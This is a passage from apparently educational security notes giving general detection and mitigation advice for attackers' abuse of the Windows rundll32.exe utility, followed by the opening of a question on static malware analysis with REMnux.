🔍 **Detection:**

- **Monitor process creation** for unusual `rundll32.exe` executions.
- Use **Sysmon or EDR tools** to track command-line executions.
- Look for `rundll32.exe` executing from **non-standard locations** (e.g., `C:\Users\Temp\`).

🛑 **Mitigation:**

- Implement **Application Whitelisting** (e.g., AppLocker) to prevent unauthorized DLL execution.
- Block unnecessary use of `rundll32.exe` with **Group Policy (GPO)**.
- Use **Endpoint Detection & Response (EDR) tools** to monitor DLL execution behavior.

Conclusion

While `rundll32.exe` is a legitimate Windows component, **attackers abuse it for stealthy malware execution**. Security teams must **monitor its usage, restrict execution, and implement behavioral analysis** to detect potential threats.

Q2 How would you use REMnux to perform a basic static analysis of a sample malware file? Which tools within REMnux would be used for tasks like file type identification, hashing, and disassembling?